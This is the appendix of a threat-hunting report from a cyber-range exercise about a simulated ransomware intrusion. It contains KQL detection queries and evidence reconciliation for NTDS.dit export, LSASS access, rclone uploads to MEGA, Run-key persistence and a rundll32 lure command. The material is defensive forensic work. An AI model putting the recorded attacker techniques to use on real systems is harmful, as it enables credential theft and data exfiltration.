    "taskhostw" or ParentImage has "WmiPrvSE"))
     or (host has "HL-FS01" and EventID == 3 and DestinationIp == "172.16.0.7")
| project EventTime, host, EventID, User, Image, ParentImage, CommandLine, TargetFilename,
    DestinationIp, DestinationPort
| sort by EventTime asc
// Filtered form of the 7.4 pivot for the figure: 02:57:21 and 02:59:36 SMB to .8:445; 03:34:14
    taskhostw written;
// 03:35:10 taskhostw executed as HARBORLIGHT\Emily.Grant (parent WmiPrvSE); 03:35:12 taskhostw to
    .7:135 and :49669.
// The two .8:5353 rows are mDNS baseline that match on destination IP.
```

A.55

```
// A.55 Simplified own-process reproduction query, not the as-run record for the expanded 27-row Q3b
    export.
// The query body below selects seed ProcessGuid rows and field diagnostics only.
// Expanded Q3b evidence is evaluated from query_data (18).csv in Appendix B.
// No independent replay of this simplified listing is claimed.
let xmlvalue = (s:string, n:string) { extract(strcat(@"<Data\s+Name=['""]", n,
    @"['""]\s*>([^<]*)</Data>"), 1, s) };
let normguid = (s:string) { tolower(trim(@"[{}\s]+", s)) };
let seeds = dynamic(["564ceb34-a7f3-6982-aa4c-0a0000000b00","564ceb34-a804-6982-ab4c-
    0a0000000b00","564ceb34-a828-6982-b94c-0a0000000b00"]);
let B = HarborlightDental_CL
    | where EventTime >= datetime(2026-02-04) and EventTime < datetime(2026-02-05)
    | where host =~ "BACKOFFICE-PC1" | extend EID = toint(EventID)
    | extend PG = normguid(coalesce(tostring(column_ifexists("ProcessGuid","")),
    xmlvalue(EventData_Xml,"ProcessGuid")));
let own = B | where PG in (seeds)
    | project RecordKind="EVENT", EID, EventTime, PG, Image, ParentImage, CommandLine, TargetObject,
    IntegrityLevel, DestinationIp, DestinationPort, QueryName;
let coverage = B | summarize rows=count(), missing_PG=countif(isempty(PG)),
        missing_srcGUID_8_10=countif(EID in (8,10) and
    isempty(normguid(xmlvalue(EventData_Xml,"SourceProcessGUID")))),
        missing_tgtGUID_8_10=countif(EID in (8,10) and
    isempty(normguid(xmlvalue(EventData_Xml,"TargetProcessGUID")))) by EID
    | extend RecordKind="PARSER_CHECK";
union own, coverage
| order by RecordKind asc, EID asc, EventTime asc
```

A.56

```
// A.56 svc_sql account-management records on ADDC01, 05:21-05:30 UTC.
// query_data (19).csv has 3 rows: 4738 (05:21:56), 4732 (05:22:28), 4728 (05:22:57).
// These corroborate account setup and the two grants. Earlier command outcomes remain unconfirmed.
HarborlightDental_CL
| where EventTime between (datetime(2026-02-04 05:21:00) .. datetime(2026-02-04 05:30:00))
| where host has "ADDC01"
| where EventCode in (4728, 4732, 4738)
| project EventTime, EventCode, TargetUserName,
          MemberSid = column_ifexists("MemberSid",""),
          Message   = column_ifexists("Message",""),
          RawLog    = column_ifexists("RawLog","")
| sort by EventTime asc
```

A.57

```
// A.57  On-host NTDS.dit write check on ADDC01 after the IFM command (F7 completion test).
// Returns: no rows. The ntdsutil IFM create-full command ran, but no EventID 11 ntds.dit write is
    observed; export completion stays unconfirmed as a tested negative.
HarborlightDental_CL
| where EventTime between (datetime(2026-02-04 04:33:00) .. datetime(2026-02-04 05:30:00))
| where host has "ADDC01" and EventID == 11
| where TargetFilename has "ntds.dit" or TargetFilename has @"\Temp\ntds"
| project EventTime, Image, ParentImage, TargetFilename, User
| sort by EventTime asc
```

A.58

```
// A.58 Historical limited wsync search, retained with its original predicates.
// Author reports no rows. This does not exclude differently named tasks or references in registry value
     data.
// Execution and later connections are established elsewhere; the autostart mechanism remains
    unresolved.
HarborlightDental_CL
| where EventTime between (datetime(2026-02-04 04:54:00) .. datetime(2026-02-04 23:59:59))
| where host has "HL-FS01"
| where (EventID == 1 and Image has "wsync")
     or (EventID == 13 and (TargetObject has "wsync" or TargetObject has @"\CurrentVersion\Run"))
     or (EventID == 11 and TargetFilename has @"\Tasks\" and TargetFilename has "wsync")
| project EventTime, EventID, Image, ParentImage, CommandLine, TargetObject, TargetFilename, User,
    IntegrityLevel
| sort by EventTime asc
```

A.59

```
// A.59  rclone (MsMpEng) outbound egress on HL-FS01 during the copy window (F10 transfer test).
// Returns: ~14 distinct external IPs (162.208.16.x, 185.206.25.x, 66.203.125/126.x), 49 connections (42
     on port 80; seven on port 443) in the preserved R1 export (Appendix C), 03:58:34-04:03:57, separate
     from the Cloudflare C2 pair. Connections were reported; delivered content, byte volume and
    completion remain unconfirmed.
HarborlightDental_CL
| where EventTime between (datetime(2026-02-04 03:55:00) .. datetime(2026-02-04 04:10:00))
| where host has "HL-FS01" and EventID == 3 and Image has "MsMpEng"
| summarize conns = count(), ports = make_set(DestinationPort), FirstSeen = min(EventTime), LastSeen =
    max(EventTime)
    by DestinationIp
| sort by conns desc
```

A.60

```
// A.60  notepad.exe process-create check on BACKOFFICE-PC1 before the 02:35 injection (F3 confidence
    test).
// Returns: no rows across 00:00-02:36. No notepad process-create exists, consistent with injection into
     a process started before the window or a create-event gap; neither is established.
HarborlightDental_CL
| where EventTime between (datetime(2026-02-04 00:00:00) .. datetime(2026-02-04 02:36:00))
| where host has "BACKOFFICE-PC1" and EventID == 1 and Image has "notepad.exe"
| project EventTime, ParentImage, CommandLine, User, IntegrityLevel
| sort by EventTime asc
```

A.61

```
// A.61  Host-level DNS resolutions on HL-FS01 during the copy window (F10 destination confirmation).
// Returns: g.api.mega.co.nz and w.api.mega.co.nz (MEGA API) plus gfs*.userstorage.mega.co.nz storage
    nodes; QueryResults match the A.59 IPs (66.203.125.16, 66.203.126.146, 162.208.16.x, 185.206.25.x).
    R1 now adds process-linked DNS/network comparison; see Appendix C. Transfer outcome remains
    unconfirmed.
HarborlightDental_CL
| where EventTime between (datetime(2026-02-04 03:55:00) .. datetime(2026-02-04 04:10:00))
| where host has "HL-FS01" and EventID == 22
| where QueryName has "mega" or QueryName has "userstorage"
| project EventTime, Image, QueryName, QueryResults = column_ifexists("QueryResults","")
| sort by EventTime asc
```

B. Raw evidence extracts. Appendices B and C document reviewed exports and their limits. Twelve selected source screenshots appear with the relevant findings; Appendix D indexes their source files and evidence limits. Repetitive grids, superseded errors and screenshots that duplicate tabulated findings are omitted from this PDF; the original screenshot folder and companion evidence package retain the supporting material.

Reference list. MITRE ATT&CK Enterprise matrix (verify IDs at attack.mitre.org); PEAK threat-hunting framework (Splunk SURGe); TaHiTI methodology; CISA Akira advisory AA24-109A.

LOG(N) Pacific Cyber Range. Hunt report shaped to PEAK (Splunk SURGe) and TaHiTI. Writing to the project style guide: no em-dashes, one UTC clock, evidence on every claim, confidence on inferences only.

B Follow up evidence validation

The 11 October exports resolve privileged membership and DC authentication, replace the earlier cadence estimate and add a paired D3 check. Each citation below counts CSV data rows from 1, excluding the header. All incident times are 4 February 2026 UTC. Result rows are not interchangeable with raw events: Q4 and Q5 are aggregates, and Q3 includes a diagnostic row.

Check	Source file	Rows	Evidence status
Q1	query_data (12).csv	23	Account and group records resolved
Q1 duplicate	query_data (13).csv	23	Byte-identical to (12); not additional corroboration
Q2	query_data (14).csv	120	Early authentication and later WMI session resolved
Q4	query_data (15).csv	62	Per-stream phase statistics
Q5	query_data (16).csv	24	Aggregates representing 25 selected events
Q3 replacement	query_data (17).csv	4	3 process events plus 1 seed diagnostic
Q3b	query_data (18).csv	27	Expanded CSV: 6 seed event rows plus 21 diagnostic rows; no returned network/DNS event rows for the seeds. Field completeness is not collection completeness.
Q6 (grants)	query_data (19).csv	3	05:21-05:30 account-management export: 4738 plus two confirmed grants; earlier grant outcomes unconfirmed
F7 NTDS write	no rows	0	No matching NTDS write reported in A.57 search; completion remains unconfirmed
F13 wsync autostart	no rows	0	A.58 limited negative; R2 broader export still does not establish wsync autostart. See Appendix C.
F10 rclone egress	author replay	14	Historical A.59 aggregate; R1 now supplies same-process DNS/network correlation (Appendix C). Transfer completion remains unconfirmed.
F3 notepad create	no rows	0	No notepad process-create before injection across 00:00-02:36 (A.60)
F10 MEGA DNS	author replay	many	A.61 host-level DNS; R1 now preserves same-process MEGA DNS and network correlation. See Appendix C.

The accompanying evidence folder preserves the available CSV exports and their SHA-256 hashes. Counts describe the files, not independent sources: (12) and (13) are duplicates, and (19) repeats the two membership events from Q1 while adding 4738. CSV (18) contains six event rows and 21 diagnostics. Its expanded output layout differs from the

simplified A.55 listing, so that listing is not presented as its exact as-run query. Author-reported A.57-A.61 outcomes remain distinct from the preserved exports. The failed Q3 capture is not a negative result.

Q1 account identity. Row 3, Security 4720 RecordNumber 3432589, names svc_sql and SID S-1-5-21-3792733513-337468670-578946671-2105. Rows 1-2 record password-reset attempt and enablement at the same 05:21:56 time. The 4720 creation event is the identity anchor.

Time	Event / record	Member and group evidence
05:22:28	4732 / 3432596 Q1 row 14	Member SID equals svc_sql -2105. Group: Builtin Administrators, S-1-5-32-544. Subject: ADDC01$, S-1-5-18, logon 0x3E7.
05:22:57	4728 / 3432624 Q1 row 19	Member SID equals svc_sql -2105; DN names svc_sql. Group: HARBORLIGHT Domain Admins, same domain SID ending -512. Subject: ADDC01$, S-1-5-18, logon 0xC111737C.

The named Member and Group sections remove ambiguity from flattened multivalue columns. Event 4735/4737 group-change records support the sequence but are not substitutes for the member-add records. Current membership or continued access after the event still requires directory-state review.

B1 Authentication and process linkage

Q2 separates early task activity from the later WMI implant. The first port-445 connection at 04:01:31 uses source port 51059 and matches an ANONYMOUS LOGON at 04:01:32 (rows 27 and 29). It must not be mislabeled as Emily.Grant. The following connections provide the credentialed matches.

UTC	Network evidence	Security evidence
04:01:34	HL-FS01 taskhostw, source .8:51080 to .7:445. Sysmon record 267988, Q2 row 35.	Emily.Grant 4624 type 3, NTLM V2, same source .8:51080. Record 3430616, logon 0xC0EFF763 (row 33); 4672 matches (row 32).
04:01:43	Same implant, source .8:51123 to .7:445. Sysmon record 268031, Q2 row 43.	Emily.Grant 4624 type 3, NTLM V2, same source .8:51123. Record 3430623, logon 0xC0F00E45 (row 42); 4672 matches (row 40).
04:29:10	ADDC01 taskhostw record 430056; parent WmiPrvSE record 430054. Parent/child GUIDs match (rows 96-97).	taskhostw LogonId 0xc0f9a5b6 matches Emily.Grant 4624 record 3431337 and 4672 (rows 85, 87). Source .8:54238, NTLM V2.

Early task chain. Q2 rows 47-50, Sysmon records 429964-429967, show ptMSXbEj TaskCache and task-file writes by service GUID 851c2eb2-1a71-6908-2500-000000000a00 at 04:01:44. Row 51, record 429968, has that service as cmd.exe parent. Row 52, record 429970, links whoami.exe to that cmd GUID at 04:01:45. Both child processes run as SYSTEM, logon 0x3e7. The cmd command includes whoami with output redirected to a Windows Temp path.

This establishes service-linked SYSTEM execution next to task creation. It does not bind a specific remote Emily.Grant logon to the task-registration request, and the exact task Action remains unverified without task XML or scheduler records. Logon 0x3e7 is a system context, not a unique remote-session join key. Record timestamps may differ by a second across sources; conclusions use identifiers and endpoint context as well as time.

Field handling. Q2 Logon_ID can contain both the Subject ID and New Logon ID on separate lines; top-level account columns are blank on relevant rows. The analysis takes the account and ID from the New Logon section of Message, then compares the ID with Sysmon LogonId on the same host. No cross-host join on a logon ID alone is used.

B2 Cadence and detection diagnostic

Q4 groups the full attack day by host, ProcessGuid, Image, destination IP, destination port and a supplied 05:25 phase boundary. Equal timestamps within each group are collapsed for gap measurement while original row counts remain visible. The statistics describe observed connections and cannot measure payload type, human presence or missing telemetry.

Measurement	Before 05:25	From 05:25
Returned phase groups	30	32
Network event rows	6,546	7,672
Distinct timestamps across groups	4,106	7,671
Measured within-group gaps	4,076	7,639
Median gap distribution	21 measurable groups: medians 1-79 s; 9 singleton groups have no gap	All 32 medians are 60 s
Gaps of 26-28 / 32-34 s	9 / 15	0 / 0

Two examples preserve the same host, GUID, IP and port across phases. ADDC01 taskhostw GUID ending dfd7-0c0000000a00 to 172.67.174.46:443 changes from median 2 s over 765 gaps to 60 s over 376 gaps (rows 11-12). HL-FS01 taskhostw GUID ending 3c07-000000000a00 to 104.21.30.237:443 changes from 1 s over 1,019 gaps to 60 s over 329 gaps (rows 50-51). These examples do not imply every stream had the same earlier cadence.

Limits. All 32 later groups have high gap standard deviation (130.43-271.30 s). Q4 does not locate an exact change point. Image casing splits one earlier rundll32 singleton into a separate group (row 31 versus row 23); any new analysis should normalize the path before grouping. All exported groups have GUIDs, and there are no missing-GUID diagnostic rows in this output. Earlier 27/33-second cadence and low-variance claims are withdrawn.

Q5 unchanged D3 predicate. Across 24 result groups representing 25 events, 23 events pass and two are rejected. F5 contributes two passing events (8 and 10); F6 contributes one passing EventID 10. Both SearchIndexer candidate events are rejected. In the baseline row, RowsMeetingPositivePredicate is zero, so the pair would fail the positive selector even without the explicit exclusion. The test demonstrates anchor retention and candidate rejection; it does not establish zero false positives, production precision or recall. The remaining 20 passing events need context before they can all be labeled true positives.

B3 First loader scope and added implant

Q3 replacement. query_data (17).csv contains the following first-lure process creations and one synthetic SEED_CHECK row. The diagnostic row at midnight is not an attack event.

UTC	Process GUID	Parent and command
01:59:15	564ceb34-a7f3-6982-aa4c-0a0000000b00	explorer.exe -> rundll32.exe D:\review.dll,StartW
01:59:32	564ceb34-a804-6982-ab4c-0a0000000b00	Same explorer parent and command
02:00:08	564ceb34-a828-6982-b94c-0a0000000b00	Same explorer parent and command

Table B6. Q3b export evidence from query_data (18).csv. Six seed events and 21 diagnostic rows are present. Each seed has a process creation and a BAM last-run write; no own network or DNS row is returned. Full ProcessGuid population within the network/DNS rows rules out blank GUID fields in those populations, not missing event collection.

Seed ProcessGuid (first lure)	Own-process events returned	Own network / DNS (EID 3/22)
564ceb34-a7f3-...-0b00	EID 1 01:59:15 rundll32 D:\review.dll,StartW (explorer, Medium); EID 13 01:59:25 BAM last-run write	None returned
564ceb34-a804-...-0b00	EID 1 01:59:32; EID 13 01:59:36 BAM last-run write	None returned
564ceb34-a828-...-0b00	EID 1 02:00:08; EID 13 02:00:11 BAM last-run write	None returned
Field coverage (Q3b PARSER_CHECK)	EventID 3: 1,685 rows; EventID 22: 171 rows. Both report missing PG=0 in the export.	EventID 8/10 diagnostics also report no missing source or target GUID. Actor attribution uses SourceProcessGUID; a generic PG field may be populated by the pipeline.

The Q3 replacement searches direct-child process creation and seed-source EventID 8/10; it does not select own network/DNS rows. The expanded Q3b CSV adds the seeds' own events and diagnostic labels for seed presence and parser coverage. All six event rows are labeled seed/process_guid: three process creations and three BAM last-run writes. No child, access-target, remote-thread-target, network or DNS event rows appear in that export. This supports a negative within the recorded trace. It does not prove a complete lifetime, absent sensor exclusions or no payload effect. The EventID 8/10 diagnostics report populated source and target GUIDs; they do not support the earlier claim that ProcessGuid must be blank. The simplified A.55 query has a different output schema and is a reproduction aid, not proof of the exact executed query. The Q4 beaconing rundll32 GUID ending 744d-0a0000000b00 is separate from the first-lure seeds.

wsync.exe evidence. The 10:55:18 screenshot shows taskhostw.exe writing C:\ProgramData\Microsoft\wsync.exe on HL-FS01 at 04:54:52, followed by a High-integrity Emily.Grant cmd.exe launch request at 04:54:54. The screen does not show a standalone wsync process-create row. Q4 rows 39-45 supply separate process-attributed network evidence for GUID 90684d2c-d11e-6982-cb0a-000000000a00: first observed connection at 04:54:56 and last at 14:47:31. This supports execution and continued C2-associated traffic; R2 adds 1,200 wsync network rows, three DNS rows and an image-load row, but no wsync autostart association is established (Appendix C).

Remaining priorities are transfer/recovery outcome evidence, historical token and local-group verification, exact early DC task Action/creator, and detection validation with representative benign controls. R1 resolves process-linked MEGA contact, and R2 corroborates taskhostw Run-key and task configuration while leaving wsync autostart unresolved. Revised D8 and new D13 remain unreplayed candidates. These gaps do not undo the confirmed intrusion or privileged directory memberships.

Field semantics reference: Microsoft Learn, Event 4732 (Member SID and Group fields) and Event 4624 (New Logon and source information). https://learn.microsoft.com/en-us/previous-versions/windows/it-pro/windows-10/security/threat-protection/auditing/event-4732 and https://learn.microsoft.com/en-us/previous-versions/windows/it-pro/windows-10/security/threat-protection/auditing/event-4624

Prepared by: Jenna Frank, SOC Analyst, Log(N) Pacific Cyber Range. Hunt ID HL-INC-2026-0204. Version 1.14, final PDF dated 2026-10-12 UTC. Confirmed findings, bounded negatives and pending validation are distinguished throughout. TLP:CLEAR.

C Final export reconciliation

The 11 October follow-up supplies additional event exports, not proof of every intended attacker outcome. CSV (20) is byte-identical to (18), so it is the same 27-row Q3b evidence, not independent corroboration. CSV (22) corresponds to the R1 process-evidence schema; CSV (23) corresponds to the broader R2 autostart-candidate schema. The companion evidence manifest preserves source-file hashes. Source row numbers below exclude the CSV header.

C1 MEGA contact linked to process GUIDs

R1 contains 91 rows: 88 events and three diagnostics. On HL-FS01, GUID 90684d2c-c3e9-6982-f607-000000000a00 accounts for 27 network and 21 DNS events; GUID 90684d2c-c44e-6982-0508-000000000a00 accounts for 22 network and 18 DNS events. EventTime spans 03:58:34 through 04:03:57. The 49 connections comprise 42 on port 80 and seven on port 443; all have a matching prior successful MEGA DNS answer within the same process and host. This is endpoint DNS/network correlation, not TLS inspection or proof of file transfer.

For example, DNS record 267810 resolves g.api.mega.co.nz to answers including 66.203.125.16 at XML UtcTime 03:58:33.650. Network record 267811 connects the same process to 66.203.125.16:443 at 03:58:33.740. Both exported EventTime values round to 03:58:34. Comparison uses exact address tokens after removing the IPv4-mapped IPv6 prefix, requires DNS success and a prior DNS timestamp, and selects the nearest qualifying answer per network row. All 49 rows match; gaps range from 0.013 to 168.565 seconds. The derived pair ledger is preserved with the final evidence package.

R1 reports zero exact-image process-create matches despite 338 host process-create rows in its window. Do not infer a missing launch or complete process lifetime. The copy-command evidence and same-path network/DNS events support the attempted-exfiltration interpretation, while an exact GUID-to-command join remains absent in this export. MEGA contact is confirmed; file receipt, volume and completion remain unconfirmed.

C2 Persistence artifacts and the wsync negative

R2 returns 1,479 rows: 1,431 events and 48 diagnostics. The 1,206 wsync-associated events comprise 1,200 network connections, three DNS events, one file write, one cmd launch request and one image load. None also matches the queried Run/task-registry, task/startup-file, scheduler-command or task/service-audit flags. No selected 4698, 4702 or 7045 event is returned. These are search-bound negatives, not proof of absent collection gaps, pre-existing persistence or differently represented task actions.

The same export positively establishes another mechanism: at 03:41:54, reg.exe sets HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\SecurityHealth to C:\Users\Public\taskhostw.exe (Sysmon 13, record 267301). At 03:42:07, the WindowsUpdate task command is accompanied by TaskCache records 267309-267311 and task-file creation 267312. This corrects the earlier not-observed Run-key assessment. It does not establish that either mechanism later fired at logon or startup.

Four akira_readme.txt writes in Startup directories are ransom-note artifacts, not executable autostart evidence. The broad Services selector also returns BAM and other ordinary registry records; their presence does not make all 218 registry candidates malicious. The supplied SearchIndexer screenshot repeats the 02:35:47 and 02:37:03 LSASS-access pair and mask 0x21410; it adds no signature, lineage or benign ground truth.

C3 Context and unresolved validation

The topology confirms the stated three-host flat network, file-server and domain-controller addresses, normal SMB/domain-authentication patterns and MSP remote administration. The dictionary is a guide, not the full schema. Its description and the report use EventTime for incident chronology. The console screenshot describes a 02:16 invoice-archive alert dismissed at 02:41, while the brief says no alert queue existed and nothing escalated. These statements are retained as conflicting scenario context, not converted into raw-email evidence or a measured detection response time.

No R3 parsed-channel replay result was supplied. D8 and D13 therefore remain proposed and unreplayed. Prior positive matches do not validate changed rule logic. Representative benign testing remains necessary for all candidates. These validation limits are separate from the confirmed intrusion findings and do not require treating unresolved outcomes as successful attacker actions.

C4 Companion query provenance

R1_MEGA_process_evidence.kql and R2_wsync_autostart_candidates.kql are preserved in the evidence package as the supplied query references whose output schemas match exports (22) and (23). The CSVs do not embed a query execution log or prove an unchanged query body. Q3b_reference_query.kql preserves the expanded reference; the simplified A.55 remains distinct. D8_revised_candidate.kql, R3_D8_channel_replay.kql and D13_run_value_candidate.kql are pending validation and must not be described as successful workspace replays.

D Screenshot evidence index

E1 | F1 | First-lure extraction

Screenshot 2026-10-11 at 9.30.06 AM.png

E2 | F2 | Second-lure execution

Screenshot 2026-10-10 at 5.06.46 PM.png

E3 | F4 | Medium-to-High execution

Screenshot 2026-10-05 at 6.07.29 AM.png

E4 | F5 | Cross-host spooler access

Screenshot 2026-10-05 at 6.09.45 AM.png

E5 | F6 | LSASS dump-file write

Screenshot 2026-10-10 at 9.02.43 PM.png

E6 | F8 | SMB contact and WMI-launched implant

Screenshot 2026-10-11 at 9.42.07 AM.png

E7 | F10 | Commands targeting MEGA

Screenshot 2026-10-10 at 9.03.43 PM.png

E8 | F10 | Process-linked DNS and network evidence

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E9 | F15 | Privilege-grant commands and audit events

Screenshot 2026-10-10 at 7.01.13 AM.png

E10 | F16 | Ransomware artifact counts

Screenshot 2026-10-10 at 8.14.06 PM.png

E11 | F-Noise-1 | Baseline candidate requires validation

Screenshot 2026-10-11 at 5.33.15 PM.png

E12 | Outcome | Implant traffic after the ransom-note period

Screenshot 2026-10-11 at 9.06.41 AM.png

Evidence handling: captions distinguish event observations, interpretation and unresolved outcomes. Original screenshots are preserved in the companion package; excerpts only remove unrelated screen area. Image crops do not repair fields truncated by the original interface. The exports and record references remain authoritative for those fields.

AI assistance was used in preparing and reviewing this report.